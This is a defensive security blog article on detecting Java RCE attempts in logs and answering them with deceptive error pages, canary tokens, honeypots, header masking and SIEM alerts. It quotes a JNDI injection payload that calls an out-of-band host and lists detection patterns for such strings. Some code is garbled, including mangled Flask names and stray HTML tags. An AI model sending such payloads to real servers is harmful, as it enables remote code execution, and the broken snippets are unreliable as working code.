
Listen to this Post
Introduction:

In today’s threat landscape, a silent Remote Code Execution (RCE) attempt in your application logs is not an anomaly—it’s an expectation. Cybersecurity has evolved beyond passive defense into the realm of active deception, where misleading an attacker can be more effective than merely blocking them. This article delves into a real-world incident involving Java Reflection payloads and outlines a proactive, deceptive defense strategy that turns your system’s responses into a weapon of confusion.
Learning Objectives:
- Learn to identify and analyze live RCE payloads in server logs, focusing on Java Reflection and OAST (Out-of-Band Application Security Testing) callbacks.
- Implement deceptive error handling and environmental masking to misdirect attackers and increase their operational cost.
- Deploy canary tokens, honeypots, and hardened middleware as layered defensive countermeasures.
You Should Know:
1. Decoding the Attack: Analyzing Malicious Log Entries
When an attacker injects a payload like `${jndi:ldap://x.oast.fun/a}` or a Java Reflection-based string to trigger Runtime.exec(), the goal is often to force the server to make an external call, proving vulnerability. The first step is recognizing these patterns in your logs.
Step‑by‑step guide:
- Access and Triage Logs: Use
tail,grep, or a SIEM to scan recent logs for unusual URL parameters or Java class names.Linux: Tail application logs and grep for suspicious patterns tail -f /var/log/yourapp/access.log | grep -E "(jndi:|ldap://|Runtime.exec|ProcessBuilder)"
- Decode Obfuscated Payloads: Attackers often encode payloads in Base64 or URL encoding. Decode them to understand the intended exploit.
If you find a base64 encoded parameter value
echo "cGF5bG9hZC1oZXJl" | base64 --decode
- Correlate with Network Logs: Check firewall or proxy logs for outbound requests to unknown domains (like
.oast.fun). This confirms a successful callback.Check for outgoing HTTP requests from your app server sudo tcpdump -i eth0 'dst port 80 or 443' | grep -i "oast"
2. The Art of Misdirection: Deceptive Error Handling
Instead of returning a standard `HTTP 500` or verbose Java stack trace, craft responses that mislead. If you run a Java stack, make it look like PHP or an outdated database server.
Step‑by‑step guide:
- Create a Custom Error Page/Handler: In your Java web app (e.g., Spring Boot), create a controller advice for `Exception` class that intercepts all unhandled exceptions.
@ControllerAdvice
public class DeceptiveErrorController {</li>
</ol>

@ExceptionHandler(value = {Exception.class})
public ResponseEntity<String> handleExploitAttempt(Exception ex, HttpServletRequest request) {
// Log the real exception and details internally
log.error("Real attack captured: ", ex);

// Craft a deceptive response
String fakeBody = "<!DOCTYPE html><html><head><title>PHP Fatal Error</title></head><body>";
fakeBody += "

<h1>PHP Fatal error: Uncaught Error: Call to undefined function mysql_connect()</h1>

";
fakeBody += "</body></html>";

HttpHeaders headers = new HttpHeaders();
headers.set("X-Powered-By", "PHP/5.6.40");
headers.set("Server", "Apache/2.2.34 (Unix)");

return new ResponseEntity<>(fakeBody, headers, HttpStatus.INTERNAL_SERVER_ERROR);
}
}
2. Test the Response: Use `curl` to verify your deceptive headers and body are returned, fooling basic fingerprinting.
- Planting Digital Landmines: Deploying Canary Tokens and Honeypots
Canary tokens are digital tripwires that alert you when touched. Honeypots are fake vulnerable endpoints designed to trap and study attackers.
Step‑by‑step guide:
- Set Up Canary Tokens: Use a service like `canarytokens.org` to generate tokens. Place them as fake API keys, database connection strings, or URLs in your code or logs.
Example: A fake SSH private key file planted in a user's home directory
echo "--BEGIN RSA PRIVATE KEY--
CanaryToken-This-Is-Fake-Key-For-Alert
--END RSA PRIVATE KEY--" > /home/deploy/.ssh/fake_id_rsa
- Create a Low-Interaction Honeypot: Use a tool like `https://github.com/docker/honeypot` or write a simple Flask/Django endpoint that mimics a vulnerable service.
Python Flask Honeypot Endpoint (WARNING: Run in isolated container)
from flask import Flask, request
app = Flask(<strong>name</strong>)</li>
</ol>

@app.route('/api/v1/execute')
def honeypot():
payload = request.args.get('cmd')
 Log the attacker's IP and payload for analysis
print(f"[HONEYPOT HIT] IP: {request.remote_addr}, Payload: {payload}")
 Return a deceptive success message
return "Command executed successfully.\n", 200

if <strong>name</strong> == '<strong>main</strong>':
app.run(host='0.0.0.0', port=5000)
4. Hardening the Middleware: Masking Headers and Environment
Attackers fingerprint your stack via HTTP headers and error messages. Strip or fake this information.
Step‑by‑step guide:
- Remove/Modify Server Headers: In your web server (Nginx/Apache) or application config, remove identifying headers.
Nginx configuration snippet
server_tokens off;
more_clear_headers "X-Powered-By";
more_clear_headers "Server";
proxy_hide_header "X-AspNet-Version";
- Use a Web Application Firewall (WAF) ModSecurity Rule: Create a rule to normalize or fake headers.
ModSecurity rule to set a fake 'Server' header
SecRuleEngine On
SecHeader set Server "Microsoft-IIS/8.5"
-
Proactive Hunting: Setting Up Alerting and Automated Scanning
Defense is not passive. Implement alerts for known attack patterns and regularly scan your own endpoints for vulnerabilities.
Step‑by‑step guide:
- Configure Log-Based Alerts: In your SIEM (e.g., Elastic Stack, Splunk), create an alert for RCE pattern matches.
Example Elasticsearch Watcher query (simplified) "query": { "bool": { "must": [ { "match": { "message": "jndi:ldap" }}, { "range": { "@timestamp": { "gte": "now-5m" }}} ] } } - Schedule Regular DAST Scans: Use OWASP ZAP or Burp Suite in a CI/CD pipeline to test your own staging environments.
Run a simple ZAP baseline scan
docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-baseline.py \
-t https://your-staging-app.com/ -g gen.conf -r testreport.html
What Undercode Say:
- Active Defense is the New Standard: Merely patching vulnerabilities is insufficient. Modern blue teams must adopt deceptive techniques to actively waste attacker resources, gather intelligence, and create operational friction.
- Logs Are Your Offensive Intelligence Feed: Treat every unexplained entry in your logs as a potential breach attempt. Systematic log analysis, augmented with canary tokens, transforms your observability stack into an early-warning radar system.
Analysis:
The shift from pure hardening to “adversarial engagement” signifies a maturation in defensive cybersecurity. The tactic described—returning deceptive error messages—exploits the attacker’s own reconnaissance phase against them. By presenting a false software stack, you invalidate their exploit toolkit, forcing them to either give up or expend significant time. This approach, combined with honeypots, creates a layered defensive mesh. It not only protects the real assets but also turns the infrastructure into a source of threat intelligence. The future of defense lies in this dynamic interplay: making systems not just harder to breach, but psychologically and operationally costly to even probe.
Prediction:
In the next 2-3 years, we will see the rise of “Deceptive Defense as Code” platforms, where deceptive endpoints, fake headers, and canary tokens are automatically provisioned and managed alongside microservices. AI will be used to generate highly convincing, dynamic fake environments tailored to the attacker’s perceived profile. Furthermore, shared threat intelligence feeds will begin to include “attacker dwell time” and “exploit path confusion” metrics gathered from these deceptive systems, measuring defensive success not just in blocks, but in the strategic waste of adversary resources.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Anmol Noor – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Remove/Modify Server Headers: In your web server (Nginx/Apache) or application config, remove identifying headers.
- Planting Digital Landmines: Deploying Canary Tokens and Honeypots


